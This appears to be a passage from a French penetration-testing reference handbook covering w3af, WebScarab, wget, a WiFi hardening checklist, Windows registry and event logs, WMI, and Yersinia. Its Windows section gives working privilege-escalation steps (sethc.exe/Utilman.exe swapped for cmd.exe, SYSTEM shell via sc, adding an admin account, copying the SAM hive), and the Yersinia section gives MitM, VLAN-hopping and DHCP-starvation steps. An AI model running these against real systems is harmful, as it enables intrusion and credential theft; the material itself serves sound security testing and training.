- **grep** : recherche dans les données des pages pour traitement ;
- **mangle** : éditeur de requêtes WEB ;
- **exploit** : exploitation des points énumérés dans audit ;
- **output** : exportation des résultats : visuels, txt, html.

Onglets :

- **Scan config** : sélection des tests, URL, sélection du type de plateforme et technologie...
- **Log** : état d'avancement et journalisation des actions ;
- **Results** : résultats du scan :
 - **KB Browser** : liste des tests et résultats, pour voir l'ensemble des tests cocher Vuln, Info et Misc ;
 - **URLs** : graphique de l'arborescence du site ;
 - **Request/Response navigator** : possibilité d'envoyer les requêtes des test à l'edit/fuzzer/export/audit pour la modifier, sauvegarder ou la rejouer (boutons en bas à gauche)
- **Exploits** : liste des exploits découverts suite au scan, met en évidence quel test a permis de les identifier.

Procédure d'audit de page : (GUI)

1. Onglet **Scan config** :
 - indiquer l'URL du site <http://site/> dans la zone **Target** ;
 - configurer le système d'exploitation visé et la technologie (dernier bouton à droite de l'URL) : non obligatoire, mais permet de gagner du temps ;
 - sélectionner un profil vide : **empty_profile** puis sélectionner les fonctions choisies (audit:xsrp, bruteforce:basicAuthBrute, discovery:hmap, evasion:modsecurity, grep:ajax...);
 - penser à configurer chacun des tests, puis **Start**.
2. Onglet **Log** :
 - cocher les cases : **Vulnerabilities**, **Results**, **Exploit** (pour afficher tous les messages)
 - la barre de progression indique le temps passé, le graphique les informations/vulnérabilités identifiés (statistiques).
3. Onglet **Results->KB Browser** :
 - cocher les cases : **Vuln** et **Info** (Misc permet d'afficher tous les tests) ;
 - partie **Knowledge Base** : la liste des vulnérabilité ou informations collectées sont visibles par test ;
 - sur la droite il est possible d'afficher la **Request/Response** liée à la vulnérabilité sélectionné, puis d'envoyer la requête à l'éditeur manuel (bouton en bas a gauche : **Send Request to Manual Editor**).
4. Onglet **Results->URLS** : s'affiche l'arborescence du site collecté ;
5. Onglet **Results->Request/Response navigator** :
 - bouton **Recherche** pour afficher la liste des requêtes effectuées pendant les tests ;
 - sélectionner la requête qui nous intéresse, envoyer la requête à l'éditeur manuel (bouton en bas a gauche : **Send Request to Manual Editor**)
 - dans la nouvelle fenêtre, modifier la requête puis appuyer sur le bouton **send**, le résultat s'affiche dans l'onglet **Response**.

W3af - console :

Framework console/gui, d'audit d'application Web (W3af : Web Application Attack and Audit Framework), il à pour objectif la recherche de vulnérabilité des applications Web. Attention très gourmand en ressources (base python) et moyennement stable.

Lien : <http://w3af.sourceforge.net/>

Création d'un script .w3af :

Des exemples de scripts sont disponibles dans le répertoire de w3af/scripts/ (pour Backtrack : /pentest/web/w3af/scripts/).

Test complet d'un site avec brute force sans tester les applications de messagerie instantanée.

plugins

output textFile

output

output config textFile

set fileName resultat_W3AF.txt

set verbose True

back

discovery all, !fingerMSN, !fingerGoogle, !fingerPKS, !spiderMan

discovery

grep all

grep

audit all

audit

bruteforce all

bruteforce

back

target

set target http://site_a_tester.com

back

start

exit

Exécution du script :

w3af_console -s script.w3af

WebScarab :

Outils de sécurité d'OWASP développé en Java, permettant d'effectuer des tests de sécurité sur les applications Web HTTP/HTTPS (proxy, spider, automatisation et recherche de failles).

Lien : http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
http://www.owasp.org/index.php/OWASP_WebScarab_NG_Project
http://www.aldeid.com/index.php/OWASP_WebGoat

WebScarab-NG (version simple d'utilisation)

Afin d'utiliser WebScarab-NG, il faut configurer le proxy du navigateur pour utiliser WebScarab : localhost:8008
*La modification du proxy se fait dans le menu : **WebScarab-NG->Plugin->Proxy->Proxy listeners ou Proxy->Listeners***

Format de la fenêtre :

- **Site Map** : liste des sites et l'arborescence exploitées lors des requêtes ;
- **Conversations** : liste des requêtes pour le site sélectionné ;
- **Conversation** : affiche les informations de la requête sélectionnée ;
- **Manual request** : permet d'afficher le résultat de la requête ;

Procédure pour interception et modification de requête :

1. Définir le type de requête à intercepter, menu : **Plugin->Proxy->Intercepts Requests->All**
2. Définir les fichiers dont les requêtes ne doivent pas être intercepté, menu : **Plugin->Proxy->Exclude Requests**
3. Activer l'interception de requête, menu : **Plugin->Proxy->Intercepts Requests**

Maintenant à chaque fois qu'une nouvelle requête nous intéressant est envoyé, une fenêtre s'affiche.

*Si l'on décide de faire **OK** elle est envoyé, si **Annuler** elle est ignorée.*

*Les onglets **parsed** et **raw**, permettent la modification de la requête seul l'affichage diffère.*

*Les boutons **GET->POST** et **POST->GET** permettent de modifier la méthode d'envoi de la requête, **POST->Multipart** a pour objectif un envoie de la trame en plusieurs morceaux afin de by-passer un IDS/IPS ou revers proxy.*

WebScarab

*Pour commencer il nous faut activer toutes les fonctionnalités de WebScarab puis redémarrer, menu : **Tools->Use Full-featured Interface***

Puis activer l'authentification, menu : **Tools->Credentials**, cocher la case **Ask when required**.

Liste des onglets :

- **Summary** : liste des sites et l'arborescence exploitées lors des requêtes ;
- **Messages** : résumé des tâches de l'application (journaux) ;
- **Proxy** : utilisation du proxy HTTP/HTTPS ;
- **Manual Request** : permet d'effectuer directement des requêtes ;
- **WebServices** : Test des services (injection SQL...);
- **Spider** : créer un plan de site ;
- **Extensions** : recherche de fichiers oubliés, ne devant pas être présents (~, .back...);
- **XSS/CRLF** : test de vulnérabilité XSS/CRLF
- **SessionID Analysis** : pour analyser les numéros de session ;
- **Scripted** : pour scripter des tâches automatiques ;
- **Fragments** : affichage de résultat en cas d'envoi de requête fragmentée ;
- **Fuzzer** : permet de tester l'envoi de données non prévues ;
- **Compare** : comparaison de paquets ;
- **Search** : recherches avancés sur un site/Internet.

Wget :

Outil de téléchargement avancé (du même type que cURL).

Lien : <http://www.gnu.org/software/wget/>
<http://www.gnu.org/software/wget/manual/wget.html>

Téléchargement d'un fichier (ici l'index.html) :

`wget http://www.google.fr/`

Téléchargement d'un fichier (ici l'index.html) avec l'entête :

`wget -S http://www.google.fr/`

Téléchargement d'une liste de liens contenus dans un fichier avec 5 essais en cas d'échec :

`wget -i ./fichier -t 5`

Continuer un téléchargement :

`wget -c ftp://google.fr/fichier.zip`

Enregistrement d'une page en suivant les liens avec une profondeur de 5, en téléchargeant tous les éléments indispensable à son affichage, en convertissant les liens pour être lues en local et en journalisant le tout dans un fichier :

`wget -p -l5 --convert-links -r http://www.google.fr/ -o fic_log.txt`

Enregistrement du site complet en convertissant les liens pour une consultation local, en rapatriant tous les fichiers nécessaires pour l'affichage en renommant toutes les extensions en .html, seuls les page du domaine google.fr seront traitées (--exclude-domains book.google.fr permet d'exclure le domaine book):

`wget -r -linf -k -p -E http://www.google.fr/ -Dgoogle.fr`

Enregistrer toutes les images GIF contenues dans un répertoire (directory listing) :

`wget -r -ll --no-parent -A.gif http://www.server.com/dir/`

Enregistrer un site complet en désactivant la lecture du fichier robot.txt et en précisant l'user-agent :

`wget -k -w 1 -e robots=off --user-agent="Firefox 99.99" -m http://www.google.fr/`

Limiter la vitesse de téléchargement :

`wget --limit-rate=30k http://www.google.fr`

Télécharger un fichier sur un serveur FTP avec authentification et le sauvegarder dans le répertoire /tmp/:

`wget -r l4 ftp://login:mdp@www.google.fr/robot.txt -P /tmp/`

Options complémentaires :

- Authentification HTTP : `--http-user=user` et `--http-password=password`
- Authentification par proxy : `--proxy-user=user` et `--proxy-password=password`
- Pour spécifier l'user-agent : `--user-agent=Firefox`
- Pour spécifier des paramètres POST : `--post-data='date=1&l=2'`
- Pour spécifier un certificat : `--certificate=fichier`
- Dernière version du fichier : `--no-cache`
- Pour désactiver le mode passif en FTP : `--no-passive-ftp`

Pour désactiver la prise en compte des fichiers d'exclusions robots.txt (<http://www.robotstxt.org/orig.html>), utiliser la commande : `-e robots=off`

Liste des messages d'erreur :

0 : OK 1 : Erreur générique. 2 : Erreur de fichier de configuration ou option (.wgetrc ou .netrc). 3 : Erreur de fichier. 4 : Erreur réseau. 5 : Erreur de vérification SSL. 6 : Echec d'authentification. 7 : Erreur de protocole. 8 : Erreur du serveur.

WiFi :

Plusieurs types de réseaux existent :

- Les réseaux domestiques
- Les réseaux professionnels d’Intranet
- Les réseaux invités

Lien : Ø

Points à vérifier :

- ☐ Le nom du réseau (eSSID) doit être masqué.
- ☐ L’eSSID ne doit pas être facilement identifiable.
- ☐ Proscrire les technologies de chiffrement WEP, WPA/WPA2 PSK, WPA/WPA2 WPS, préférer WPA entreprise avec certificat.
- ☐ En cas d’utilisation de clé, celle-ci doit être complexe et difficile à identifier.
- ☐ Cloisonner les clients (un client WiFi ne doit pas pouvoir contacter un autre client WiFi).
- ☐ L’accès au réseau à partir du WiFi doit être cloisonné par un proxy ou firewall.
- ☐ Seuls les protocoles définis dans la charte doivent être autorisés.
- ☐ Les utilisateurs ne doivent pas pouvoir accéder aux interfaces d’administration des équipements et serveurs.
- ☐ Utiliser une système de détection de **Rogue AP/Fake AP**.
- ☐ Une journalisation des actions des clients distants doit être implémentée.
- ☐ Les journaux doivent être sauvegardés pour une durée au moins égale à une année.
- ☐ Le signal doit être limité au strict minimum.

Cas de réseaux invité :

- ☐ Même pour un accès Internet, l’accès doit être chiffré ou les utilisateurs doivent être informés que le réseau n’est pas sûr et qu’ils doivent utiliser des protocoles sécurisés.
- ☐ Une charte doit être acceptée par les utilisateurs pour accéder au réseau. Elle doit stipuler les risques et amendes encourus (notamment pour Hadopi et en cas d’action de malveillance), qu’ils sont responsables de leurs actes et que leur trafic est journalisé.
- ☐ Les utilisateurs doivent être identifiés et authentifiés.
- ☐ Une seule connexion simultanée par compte doit être autorisée.

Remarque :

Attention, les portails captifs peuvent souvent être contournés en usurpant l’adresse IP et l’adresse MAC d’un utilisateur autorisé, ou encore par du tunneling DNS.

Windows - Base de registre

: Depuis la création des systèmes d'exploitation graphique de Microsoft la base de registre existe, il en existe deux format : un pour système embarqué (Windows mobile, CE...) et un pour PC.

La liste des emplacements des différents fichiers de registre est présent dans la base de registre : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\hivelist\

Lien : <http://www.beginningtoseethelight.org/ntsecurity/index.php>

Chemin	Ruche	Description
%SYSTEMROOT%\System32\config\SAM	HKLM\SAM	Comptes et groupes.
%SYSTEMROOT%\System32\config\SECURITY	HKLM\SECURITY	GPO et politique locale de sécurité.
%SYSTEMROOT%\System32\config\SOFTWARE	HKLM\SOFTWARE	Configuration logicielle et système.
%SYSTEMROOT%\System32\config\SYSTEM	HKLM\SYSTEM	Conf. système, services, SYSKEY...
%SYSTEMROOT%\System32\config\DEFAULT	HKU\DEFAULT	Profil utilisateur par défaut.
%USERROOT%\NTUSER.DAT	HKCU\	Configuration de l'utilisateur actuel.

Copy des fichiers de base de registre avec les droits administrateur :

REG SAVE HKLM\SAM %path_to_save%\SAM

Outils :

- AutoRuns : <http://technet.microsoft.com/fr-fr/sysinternals/hh206034>
- RtCA : <http://omnia-projetscs.googlecode.com/svn/trunk/RtCA/RtCA.exe>
- MiTec Windows Registry Recovery : <http://www.mitec.cz>
- TZWorks Yet Another Registry Utility : http://www.tzworks.net/download_links.php
- Digital Forensics Framework : <http://www.digital-forensic.org>
- Regviewer : <http://sourceforge.net/projects/regviewer/>
- Registry decoder : <http://code.google.com/p/registrydecoder/>
- RegRipper : <http://regripper.wordpress.com>

Liste d'informations disponibles dans le registre (non exhaustif) :

- programmes et mises à jour :
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Component Based Servicing\Packages
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates
- Services et drivers :
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services
- Périphériques USB :
HKEY_LOCAL_MACHINE\SYSTEM\Enum\STORAGE, USB, USBSTOR
- Périphériques montés :
HKEY_LOCAL_MACHINE\SYSTEM\MountedDevices
- Historique Userassist (codé en ROT13) :
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\Count*
- MUICache :
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\MUICache
HKEY_CURRENT_USER\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\MUICache
- MRU (parfois en unicode) :
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU, ComDlg32, RecentDocs, StreamMRU, ComputerDescriptions, Map Network Drive MRU
*HKEY_CURRENT_USER\Software\Microsoft\Search Assistant\ACMRu**
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs
HKEY_CURRENT_USER\Software\Microsoft\MediaPlayer\Player\RecentFileList, RecentURLList
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Applets\Recent File List*
HKEY_CURRENT_USER\Software\Microsoft\Office\%OFFICEVERSION%\%APPLI%\Recent File List

Windows - Élévation de privilèges :

Ici l'objectif de ces élévations de privilèges est d'obtenir des droits administrateur/system sur la machine.

Documentation de scripts pour Windows : <http://www.robvanderwoude.com>

Lien : http://www.nobodix.org/seb/win2003_adminpass.html
<http://www.jms1.net/nt-unlock.shtml>

Windows 2000

Grâce à l'écran de veille :

Modifier la valeur chaîne de la clé de registre :

[HKEY_CURRENT_USER\Control Panel\Desktop\SCRNSAVE.EXE](#)

par : [C:\Windows\system32\cmd.exe](#)

Avec le gestionnaire de tâches planifiées :

Exécuter la commande (en remplaçant hh:mm par l'heure +1 minute) : [at hh:mm /interactive cmd.exe](#)

Windows XP/Vista/Seven

Effectuer au préalable une copie du fichier sethc.exe. Attention ces fichiers sont présents à plusieurs emplacements, et protégés par l'UAC. Il faut donc rechercher toutes les versions et les remplacer.

Remplacement de l'utilitaire de touches rémanentes : [C:\Windows\system32\sethc.exe](#) par [cmd.exe](#)

Il suffit maintenant d'appuyer 5 fois sur la flèche MAJUSCULE gauche du clavier (sans être connecté pour afficher un invite de commande DOS).

Même manipulation avec "Utilman.exe" (Gestionnaire d'ergonomie)

Emplacement : [C:\Windows\system32\Utilman.exe](#)

Le raccourci est : Windows+U

Console de récupération sans mots de passe :

Modifier la valeur DWORD de la clé de registre : [SecurityLevel](#) à [1](#).

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Setup\RecoveryConsole](#)

Il reste à démarrer avec un CD-ROM d'installation et utiliser la console de récupération (Touche R).

Obtenir les droits système à partir de droits administrateur :

[sc create shellcmdline binpath= "C:\WINDOWS\system32\cmd.exe /K start" type= own type= interact](#)

[sc start shellcmdline](#)

[sc delete shellcmdline](#)

Préférer un login inexistant et un mot de passe complexe, en cas de politique restrictive.

Pour ajouter un compte local administrateur en DOS :

[net user login password /add](#)

[net localgroup Administrateurs login /add](#) ou Administrators en anglais.

Distributions Live pour réinitialiser un mot de passe Windows NT/2000/XP/2003/Vista/7/2008:

– Offline NT Password 6 Registry Editor :

<http://pogostick.net/~pnh/ntpasswd/>

– ERD Commander 2007 :

http://www.passwordone.com/component/option,com_remository/Itemid,110/func,startdown/id,183/

Windows - Journaux d'audit : Il existe deux formats de fichiers d'audit sous systèmes Windows : Evt (version antérieures à Vista) puis Evtx.

Lien : <http://www.ultimatewindowssecurity.com/securitylog/encyclopedia/default.aspx?i=j>
<http://www.eventid.net>
<http://www.myeventlog.com>

Emplacement des fichiers :

- %windir%\System32\config*.evt
- %windir%\winevt\Logs*.evtx

Ressources :

- Récapitulatif des id de journaux : <http://www.ultimatewindowssecurity.com/securitylog/quickref/Default.aspx>

Outils :

- MyEventViewer : http://www.nirsoft.net/utils/my_event_viewer.html
- SearchEvent/Filter Events : <http://ctxadmtools.musumeci.com.ar/>
- EvtLogParser : <http://martin77s.wordpress.com/2010/01/16/evtlogparser/>
- EvtxParser : <http://computer.forensikblog.de/files/evtx/Parse-Evtx-current.zip>
- Revealer Toolkit (evtparse.pl et evtrpt.pl) permet de faire des statistiques : <http://code.google.com/p/revealertoolkit/>
- RtCA : <http://omnia-projetcs.googlecode.com>

OS	ID	Source	Description
< Vista	512	System	Démarrage de Windows
< Vista	513	System	Arrêt de Windows
< Vista	520	System	Modification de l'heure système
< Vista	528,540	System	Connexion d'un utilisateur
< Vista	529-537	System	Échec d'authentification
< Vista	538	System	Déconnexion d'un utilisateur
< Vista	517	System	Le journal d'audit a été effacé.
< Vista	624-630, 644-647	System	Modification/création d'un compte
≥ Vista	4608	System	Démarrage de Windows
≥ Vista	4609	System	Arrêt de Windows
≥ Vista	4616	System	Modification de l'heure système
≥ Vista	4624	System	Connexion d'un utilisateur
≥ Vista	4625	System	Échec d'authentification
≥ Vista	4634	System	Déconnexion d'un utilisateur
≥ Vista	1102	System	Le journal d'audit a été effacé
≥ Vista	4720-4726, 4740-4743	System	Modification/création d'un compte

WMI :

Windows Management Instrumentation (WMI) est un système de gestion d'administration interne à Windows.

Lien : http://fr.wikipedia.org/wiki/Windows_Management_Instrumentation
<http://laurent-dardenne.developpez.com/articles/wmi-p1/>

Se sont des utilitaires natifs, permettant la lecture et la modification d'informations système.

WMIC *c:\Windows\system32\wbem\wmic.exe*

WBEMtest *c:\Windows\system32\wbem\WBEMtest.exe*

MOFcomp *c:\Windows\system32\wbem\MOFcomp.exe*

Environnements et classes intéressantes :

\root\CIMV2

- [Win32_OperatingSystem](#) Informations systèmes
- [Win32_Process](#) Processus courants
- [Win32_Account](#) Comptes utilisateurs
- [Win32_UserAccount](#) Comptes utilisateurs (locaux)
- [Win32_ComputerSystem](#) Informations systèmes
- [Win32_Service](#) Liste des services
- [Win32_Product](#) Logiciels installés
- [Win32_QuickFixEngineering](#) Correctifs de sécurité installés
- [Win32_NetworkAdapterConfiguration](#) Configuration réseau
- [Win32_ScheduledJob](#) Gestionnaire de tâche
- [Win32_Share](#) Partages réseaux
- [Win32_IP4RouteTable](#) Routes réseau
- [Win32_NTLogEvent](#) Journaux d'audit

\root\SecurityCenter

- [AntiVirusProduct](#) Configuration Antivirus
- [FirewallProduct](#) Configuration Firewall

Outils générateurs de scripts :

<http://www.microsoft.com/technet/scriptcenter/createit.aspx>

Scriptomatic :

<http://www.microsoft.com/downloads/details.aspx?familyid=09DFC342-648B-4119-B7EB-783B0F7D1178>

[http://technet.microsoft.com/fr-fr/scriptcenter/dd823314\(en-us\).aspx](http://technet.microsoft.com/fr-fr/scriptcenter/dd823314(en-us).aspx)

Windows Script

<http://www.microsoft.com/downloads/details.aspx?familyid=2cc30a64-ea15-4661-8da4-55bbc145c30e>

WMI Code Creator

<http://www.microsoft.com/downloads/details.aspx?familyid=47809025-D896-482E-A0D6-524E7E844D81>

Utilisation de WMI (Commandes)

<http://www.hsc.fr/ressources/breves/WMI.html.fr>

Yersinia :

Outil Linux réseau permettant d'exploiter les faiblesses des protocoles :

Spanning Tree Protocol, Cisco Discovery Protocol, Dynamic Trunking Protocol, Dynamic Host Configuration Protocol, Hot Standby Router Protocol, IEEE 802.1Q, IEEE 802.1X, Inter-Switch Link Protocol et VLAN Trunking Protocol.

Utiliser la version 0.7.1-1.1 qui est plus stable.

Lien : <http://www.yersinia.net/>
<http://yersinia.sourcearchive.com/>

Note : l'utilisation de l'interface graphique (GTK) : yersinia -G

*Pour sélectionner des attaques : le bouton est en haut à gauche **Launch attack***

Toutes les attaques nécessitent d'avoir capturé au préalable des paquets.

Il est aussi possible de spoofer son adresse MAC (menu Options->MAC spoofing)

Pour utiliser plusieurs interfaces il suffit d'en sélectionner plusieurs (i, ou menu Actions->Edits interfaces).

MitM avec le protocole HSRP :

Ne fonctionne pas si la chaîne d'authentification MD5 est activée.

Il faut au préalable activer la redirection de paquets : echo 1 > /proc/sys/net/ipv4/ip_forward

Exécuter Yersinia en mode console : [yersinia -I](#)

Sélectionner l'interface réseau : [i](#)

Sélectionner le protocole HSRP : [g](#) et sélectionner HSRP.

Activer l'attaque : [x](#) et sélectionner l'option [<2> becoming ACTIVE router \(MITM\)](#)

Pour quitter : [q](#)

MitM avec le protocole STP :

L'objectif est de se faire passer pour une route.

Pour que cela fonctionne il faut activer plusieurs interfaces réseaux.

Exécuter Yersinia en mode console : [yersinia -I](#)

Sélectionner l'interface réseau : [i](#)

Sélectionner le protocole STP : [g](#) et sélectionner STP.

Activer l'attaque : [x](#) et sélectionner l'option [<6> Claiming Root role with MitM](#)

Pour quitter : [q](#)

VLAN hopping/MitM (DTP/802.1q) :

L'objectif est d'effectuer un MitM sur une machine d'un autre VLAN.

Exécuter Yersinia en mode console : [yersinia -I](#)

Sélectionner l'interface réseau : [i](#)

Sélectionner le protocole DTP : [g](#) et sélectionner DTP.

Activer le mode trunking : [x](#) et sélectionner l'option [<1> trunking mode](#)

Sélectionner le protocole 802.1q : [g](#) et sélectionner 802.1q.

Nécessite de la cible : Le numéro de VLAN ; la passerelle ; Une adresse IP disponible dans ce VLAN.

ARP poisoning avec 802.1Q : [d](#) (configuration par défaut), [x](#) et sélectionner l'option [<2> sending 802.1Q arp poisoning](#)

Il suffit maintenant de remplir avec les informations précédentes.

DHCP Starvation (DoS) / Rogue DHCP server (MitM) :

L'objectif est d'envoyer un grand nombre de demande d'adresse avec des adresse MAC aléatoires pour saturer le nombre d'adresse à alouer.

Exécuter Yersinia en mode console : [yersinia -I](#)

Sélectionner l'interface réseau : [i](#)

Sélectionner le protocole DHCP : [g](#) et sélectionner DHCP.

Activer l'attaque : [x](#) et sélectionner l'option [<1> sending DISCOVERY packet](#)

Pour quitter : [q](#)

Pour faire un MITM avec un faux serveur DHCP l'option est : [<2> creating DHCP rogue server](#)

Références (1/2)

– Administration et développement :

- <http://www.w3schools.com>
- <http://www.codeproject.com>
- <http://www.cppfrance.com>
- <http://www.developpez.com>
- <http://msdn.microsoft.com>
- <http://www.laboratoire-microsoft.org>
- <http://www.ubuntu-fr.org>
- <http://www.labo-linux.org>
- <http://www.rootprompt.org>
- <http://www.lestutosdenico.com>

– Bases d'exploits & CVE :

- <http://www.exploit-db.com>
- <http://twitter.com/inj3ct0r>
- <http://www.exploitsearch.net/index.php>
- <http://www.zeroscience.mk/en/>
- <http://www.packetstormsecurity.org>
- <http://www.securityfocus.com/vulnerabilities>
- <http://nvd.nist.gov>
- <http://www.cve.mitre.org/cve/cve.html>
- <http://osvdb.org>
- <http://www.security-database.com>

– Conférences SSI :

- <http://www.nuitduhack.com>
- <http://www.sstic.org>
- <http://www.defcon.org>
- <http://www.blackhat.com>
- <http://www.scrn.ch/pages/concours10.html>

– Distributions pour tests de sécurité :

- <http://www.damnulnerablelinux.org>
- <http://www.dvwa.co.uk>
- <https://github.com/adamdoupe/WackoPicko>
- https://www.owasp.org/index.php/OWASP_OW2_Platform/WIKI/Using_OW2_on:_HacmeBank

– Formations en ligne et challenges :

- <http://www.offensive-security.com/metasploit-unleashed>
- <http://www.owasp.org>
- <http://www.hsc.fr>
- <http://irp.nain-t.net/doku.php/start>
- <http://www.dareyourmind.net>
- <http://www.mod-x.co.uk>
- <http://www.wechall.net>

– Sites pour tests de scan :

- <http://demo.testfire.net>
- <http://testphp.acunetix.com>
- <http://testasp.acunetix.com>
- <http://testaspnet.acunetix.com>
- <http://scanme.insecure.org>
- <http://zero.webappsecurity.com>
- <http://crackme.cenzic.com>

– Arduino :

- <http://www.freeduino.org/>
- <http://hackaday.com/>
- <http://hacknmod.com/>
- <http://www.arduino.cc/playground/Projects/ArduinoUsers>
- <http://www.electronics-lab.com/blog/>
- <http://www.delicious.com/tag/arduino>

– Outils et ressources :

- <http://www.mindmeister.com/11594999>
 - http://www.sans.org/reading_room/
 - <http://sectools.org>
 - <http://www.wincap.org/misc/links.htm>
 - <https://www.securitygarden.com>
 - http://tools.securitytube.net/index.php?title=Main_Page
 - <http://www.aldeid.com>
 - <http://www.hackerzvoice.net>
 - <http://ghostsinthetack.org/index.html>
 - <http://machacking.net>
 - <http://www.securemac.com>
 - <http://bricowifi.blogspot.com>
 - <http://www.vulnerabilityassessment.co.uk>
 - <http://www.foundstone.com>
 - <http://www.tzworks.net>
 - <http://www.spiritofhack.net>
 - <http://madchat.fr>
 - <http://www.thesprawl.org>
 - <http://www.skullsecurity.org>
 - <http://secdocs.lonerunners.net>
 - <http://www.securitytube.net>
 - <http://g0tmilk.blogspot.com>
 - <http://wire.less.dk>
 - <http://hackguide4u.blogspot.com>
 - <http://hackbbs.org> et <ftp://hackbbs.org>
 - <http://www.robvanderwoude.com>
 - <http://www.tarasco.org/security/tools.html>
 - <http://allhotkeys.com>
- ## – Fuzzing & dictionnaires :
- <http://code.google.com/p/fuzzdb/>
 - <http://www.mavitunasecurity.com/blog/svn-digger-better-lists-for-forced-browsing/>
 - <http://www.edge-security.com/wfuzz.php>
 - <http://sourceforge.net/projects/powerfuzzer/files/powerfuzzer/>
 - <ftp://ftp.ox.ac.uk/pub/wordlists/>
 - <http://theargon.com/achilles/wordlists/>
 - <http://www.openwall.com/passwords/wordlists/>
 - <http://packetstormsecurity.org/Crackers/wordlists/>
 - <http://www.skullsecurity.org/wiki/index.php/Passwords>
 - <http://trac.kismac-ng.org/wiki/wordlists>
 - http://hashcrack.blogspot.com/p/wordlist-downloads_29.html
 - <http://0x80.org/wordlist/>
 - <http://www.outpost9.com/files/WordLists.html>
 - <http://www.isdpodcast.com/resources/62k-common-passwords>
 - <http://www.modemintel.com/dictionaries.php>
 - <http://blog.sebastien.raveau.name/2009/03/cracking-passwords-with-wikipedia.html>
 - http://en.wikipedia.org/wiki/Wikipedia_database
 - <http://dictionary-thesaurus.com/wordlists.html>

Références (2/2)

– News :

- <http://www.korben.info>
- <http://www.hamza.ma>
- <http://www.secuobs.com>
- <http://geeksource.fr>
- <http://www.zataz.com>

– Ezines :

- <http://www.phrack.com/issues.html>
- <http://thehackernews.com/p/magazine.html>
- <http://www.hackerzvoice.net/mags>
- <http://arsouyes.org/phrack/index.html>

– Divers :

- <http://www.lockpicking101.com>
- <http://wikileaks.org>
- <http://hackaday.com>
- <http://www.lagrottedubarbu.com>
- <http://asaha.com>